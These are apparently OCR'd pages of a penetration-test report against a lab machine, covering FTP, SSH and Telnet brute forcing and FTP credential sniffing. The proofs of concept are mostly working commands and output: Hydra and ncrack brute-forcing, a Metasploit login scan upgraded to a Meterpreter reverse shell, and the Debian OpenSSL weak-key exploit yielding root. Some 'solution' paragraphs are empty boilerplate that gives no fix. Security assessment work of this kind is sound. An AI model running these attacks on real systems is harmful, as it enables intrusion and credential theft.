
| | |
|---|---|
| **HIGH** | ***FTP:* Brute Force** |
| **Ease of exploitation:** | *Medium* |
| **Description:** | *This vulnerability is related to FTP protocol which is allowing us to brute force FTP Username and Password Attacker can now go ahead login to Victim FTP Protocol using the login Credentials he/she obtain via brute force attack.* |
| **Impact:** | Using this Vulnerability, Attacker can obtain login credentials for the Victim FTP Server, using this Credentials obtained via brute force attack he can now reach out to the target server and perform any actions on the files available on it. |

**Proof Of Concept:**

Exploiting port 21 running FTP. We will be using Hydra for this. The two wordlists for this operation will have default login names and passwords.

Hydra shows us that we have 4 valid login ID's and passwords.


```
hydra -L user.txt -P pass.txt 192.168.1.103 ftp
```



```
root@kali:~/Desktop# hydra -L user.txt -P pass.txt 192.168.1.103 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service or

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-28 12:03:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per
[DATA] attacking ftp://192.168.1.103:21/
[21][ftp] host: 192.168.1.103   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.1.103   login: service   password: service
[21][ftp] host: 192.168.1.103   login: user   password: user
[21][ftp] host: 192.168.1.103   login: postgres   password: postgres
1 of 1 target successfully completed, 4 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-28 12:03:39
```

Let's put our findings to use and try to connect using FTP.

ftp 192.168.1.103



```
root@kali:~# ftp 192.168.1.103
Connected to 192.168.1.103.
220 (vsFTPd 2.3.4)
Name (192.168.1.103:root): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp>
```

**Workaround/ Solution**: FTP was discovered around four decades earlier. And since then, there have been substantial changes as it has developed a lot over time. These changes have been related to encryption standards and file transfer functionality.

**Reference:** https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b

## 4.3 Vulnerabilities


**HIGH** ***FTP: Clear Text Capture***

**Ease of exploitation:** *Medium*

**Description:** *By default, the traffic sent to and received from ftp is not encrypted. An attacker can take help of sniffing tools to sniff the data packet traveling between server and client in a network and retrieve credential. And then use them for unauthorized access. As we all know FTP users may authenticate themselves with a clear-text sign-in protocol for username and password.*

**Impact:** In this module, we will be exploiting FTP protocol by using sniffing tools, called wireshark Attacker can sniff the data packet traveling between server and client in a network and retrieve Credentials. Using this Vulnerability, Attacker can used the Credentials Retrieve using Wireshark to now login to the target server and perform any actions on the files available on it.

**Proof Of Concept:**



```
root@kali:~# ftp 192.168.1.102 5000
Connected to 192.168.1.102.
220 (vsFTPd 3.0.3)
Name (192.168.1.102:root): raj
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 1000     1000         4096 Feb 05 07:32 Desktop
drwxr-xr-x    2 1000     1000         4096 Feb 05 07:16 Documents
drwxr-xr-x    2 1000     1000         4096 Feb 05 07:16 Downloads
drwxr-xr-x    2 1000     1000         4096 Feb 05 07:16 Music
drwxr-xr-x    2 1000     1000         4096 Feb 05 07:16 Pictures
drwxr-xr-x    2 1000     1000         4096 Feb 05 07:16 Public
drwxr-xr-x    2 1000     1000         4096 Feb 05 07:16 Templates
drwxr-xr-x    2 1000     1000         4096 Feb 05 07:16 Videos
-rw-r--r--    1 1000     1000         8980 Feb 05 07:04 examples.desktop
226 Directory send OK.
ftp>
```


Above screenshot shows how attacker is login in to FTP Server using Credentials being captured.

Similarly, if we capture TCP packet through Wireshark for sniffing FTP credentials. So, now try and log in to ftp using the following commands:

```
ftp 192.168.1.102 5000
```

Give the username and password.

Capture the traffic using Wireshark. Now, in Wireshark, if you follow the TCP stream of the packet, you can see the login credentials in clear text as shown in the following


Wireshark · Follow TCP Stream (tcp.stream eq 14) · wireshark_8505C72A-BCCF-44C0-B000-44984340CA3F_20170911211712_a01436

```
220 Welcome to blah FTP service.
USER raj
331 Please specify the password.
PASS 123
230 Login successful.
SYST
215 UNIX Type: L8
200 Switching to Binary mode.
SIZE /home/raj
550 Could not get file size.
CWD /home/raj/
250 Directory successfully changed.
PASV
227 Entering Passive Mode (192,168,0,106,104,201).
LIST -l
150 Here comes the directory listing.
226 Directory send OK.
QUIT
221 Goodbye.
```

**Workaround/ Solution:** FTP was discovered around four decades earlier. And since then, there have been substantial changes as it has developed a lot over time. These changes have been related to encryption standards and file transfer functionality.

**References:** **https://www.wireshark.org/**

## 4.4 Vulnerabilities

**HIGH** ***SSH - Brute Force***

**Ease of exploitation:** *Medium*


**Description:** ***The attacks are brute-force attempts to authenticate to remote SSH servers, a tactic that has been used quite often in the past in distributed attacks.***

**Impact:** The attacks are simple and have a simple goal: gain access to the remote SSH server. The attacks often come from a slew of different IP addresses and may come one right after another, with a number of attempts within a few minutes. Using this Vulnerability, Attacker can reach out to the target server and perform any actions on the Network that can do damage to the organization.

**Proof Of Concept:** Metasploit has an auxiliary function that we will use on the SSH service running on port 22. One we get our session through it we will be upgrading it to Meterpreter.

This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary (scanner/ssh/ssh_login) > set rhosts 192.168.1.103
msf auxiliary (scanner/ssh/ssh_login) > set user_file /root/Desktop/user.txt
msf auxiliary (scanner/ssh/ssh_login) > set pass_file /root/Desktop/pass.txt
msf auxiliary (scanner/ssh/ssh_login) > exploit
```




```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/ssh/ssh_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/ssh/ssh_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.1.103:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msf
admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP T
[*] Command shell session 1 opened (192.168.1.109:43993 -> 192.168.1.103:22) at 2018
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.109:4433
[*] Sending stage (861480 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.109:4433 -> 192.168.1.103:42069) at 2018
[*] Command stager progress: 100.00% (773/773 bytes)
msf auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

And as you can observe, again we have owned the command shell of the remote machine.

## Bruteforce Port 22 SSH (RSA Method)


This time we will brute-force the SSH service using a 5720.py. exploit. The exploit comes with RSA keys that it used to bruteforce the root login. We will basically be running the exploit by giving it the path to the RSA keys we want to use and the IP of the target machine. Here's how it works.

```
python 5720.py 5622/rsa/2048/ 192.168.1.103 root
```



```
root@kali:~# python 5720.py 5622/rsa/2048/ 192.168.1.103 root

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
Tested 155 keys | Remaining 32613 keys | Aprox. Speed 31/sec
Tested 281 keys | Remaining 32487 keys | Aprox. Speed 25/sec
Tested 396 keys | Remaining 32372 keys | Aprox. Speed 23/sec
Tested 559 keys | Remaining 32209 keys | Aprox. Speed 32/sec
Tested 693 keys | Remaining 32075 keys | Aprox. Speed 26/sec
Tested 841 keys | Remaining 31927 keys | Aprox. Speed 29/sec
Tested 1006 keys | Remaining 31762 keys | Aprox. Speed 33/sec
Tested 1154 keys | Remaining 31614 keys | Aprox. Speed 29/sec
Tested 1295 keys | Remaining 31473 keys | Aprox. Speed 28/sec
Tested 1459 keys | Remaining 31309 keys | Aprox. Speed 32/sec
Tested 1623 keys | Remaining 31145 keys | Aprox. Speed 32/sec
Tested 1778 keys | Remaining 30990 keys | Aprox. Speed 31/sec
Tested 1940 keys | Remaining 30828 keys | Aprox. Speed 32/sec
Tested 2104 keys | Remaining 30664 keys | Aprox. Speed 32/sec
Tested 2267 keys | Remaining 30501 keys | Aprox. Speed 32/sec
Tested 2426 keys | Remaining 30342 keys | Aprox. Speed 31/sec
Tested 2592 keys | Remaining 30176 keys | Aprox. Speed 33/sec
Tested 2746 keys | Remaining 30022 keys | Aprox. Speed 30/sec
Tested 2882 keys | Remaining 29886 keys | Aprox. Speed 27/sec
Tested 3038 keys | Remaining 29730 keys | Aprox. Speed 31/sec
Tested 3163 keys | Remaining 29605 keys | Aprox. Speed 25/sec
Tested 3276 keys | Remaining 29492 keys | Aprox. Speed 22/sec
Tested 3439 keys | Remaining 29329 keys | Aprox. Speed 32/sec
Tested 3604 keys | Remaining 29164 keys | Aprox. Speed 33/sec
Tested 3737 keys | Remaining 29031 keys | Aprox. Speed 26/sec
Tested 3860 keys | Remaining 28908 keys | Aprox. Speed 24/sec
Tested 4003 keys | Remaining 28765 keys | Aprox. Speed 28/sec
```

Success! It finds the right key pretty quick and gives the exact command to execute to get a successful connection.



```
Tested 26840 keys | Remaining 5928 keys | Aprox. Speed 27/sec
Tested 26977 keys | Remaining 5791 keys | Aprox. Speed 27/sec
Tested 27119 keys | Remaining 5649 keys | Aprox. Speed 28/sec
Tested 27245 keys | Remaining 5523 keys | Aprox. Speed 25/sec
Tested 27315 keys | Remaining 5453 keys | Aprox. Speed 14/sec
Tested 27476 keys | Remaining 5292 keys | Aprox. Speed 32/sec
Tested 27635 keys | Remaining 5133 keys | Aprox. Speed 31/sec
Tested 27797 keys | Remaining 4971 keys | Aprox. Speed 32/sec
Tested 27961 keys | Remaining 4807 keys | Aprox. Speed 32/sec
Tested 28123 keys | Remaining 4645 keys | Aprox. Speed 32/sec
Tested 28240 keys | Remaining 4528 keys | Aprox. Speed 23/sec

Key Found in file: 57c3115d77c56390332dc5c49978627a-5429
Execute: ssh -lroot -p22 -i 5622/rsa/2048//57c3115d77c56390332dc5c49978627a-5429 192.168.1.103

Tested 28301 keys | Remaining 4467 keys | Aprox. Speed 12/sec
root@kali:~# ssh -lroot -p22 -i 5622/rsa/2048//57c3115d77c56390332dc5c49978627a-5429 192.168.1.103
Last login: Thu Dec 13 09:59:25 2018 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

**Workaround/ Solution**: It is recommended that organizations deploy their SSH servers on a port other than TCP 22 and disallow remote root logins as preventative measures. SSH, the popular tool for establishing a secure connection to a remote machine over an insecure network has been the target of other coordinated attacks such as this one in the last few years.

**References:** https://threatpost.com/ssh-brute-force-attacks-resurface-061810/74128/#:~:text=The%20attacks%20are%20brute%2Dforce,the%20past%20in%20distributed%20attacks.&text=The%20SANS%20ISC%20recommend%20that,root%20logins%20as%20preventitive%20measures.

## 4.5 Vulnerabilities

**HIGH** ***Telnet - Brute Force***

**Ease of exploitation:** *Medium*

**Description:** *we will learn how to gain control over our victim's PC through Telnet Port. There are various ways to do it and let take time and learn all those because different circumstances call for a different measure.*

**Impact:** In this module, we will be exploiting telnet port using brute force Attack; Attacker can use this brute force attack to authenticate to Victims telnet Port. Using this Vulnerability, Attacker can reach out to the target server and abuse the port for sending different messages.

**Proof Of Concept:**

### Using Hydra

Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, ftp, http, https, smb, several databases, and much more

Now, we need to choose a word list. As with any dictionary attack, the wordlist is key. Kali has numerous wordlists built right in.

Run the following command


```
hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.106
telnet
```

**Here**

**-L: denotes the path for username list**

**-P:  denotes the path for the password list**

As you can observe that we had successfully grabbed the Telnet **username** as **xander** and **password** as **123**.



```
root@kali:~# ncrack -U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.106:23

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-03-06 03:22 EST
Stats: 0:03:12 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 1; About 75.00% done; ETC: 03:26 (0:01:04 remaining)
(press 'p' to list discovered credentials)
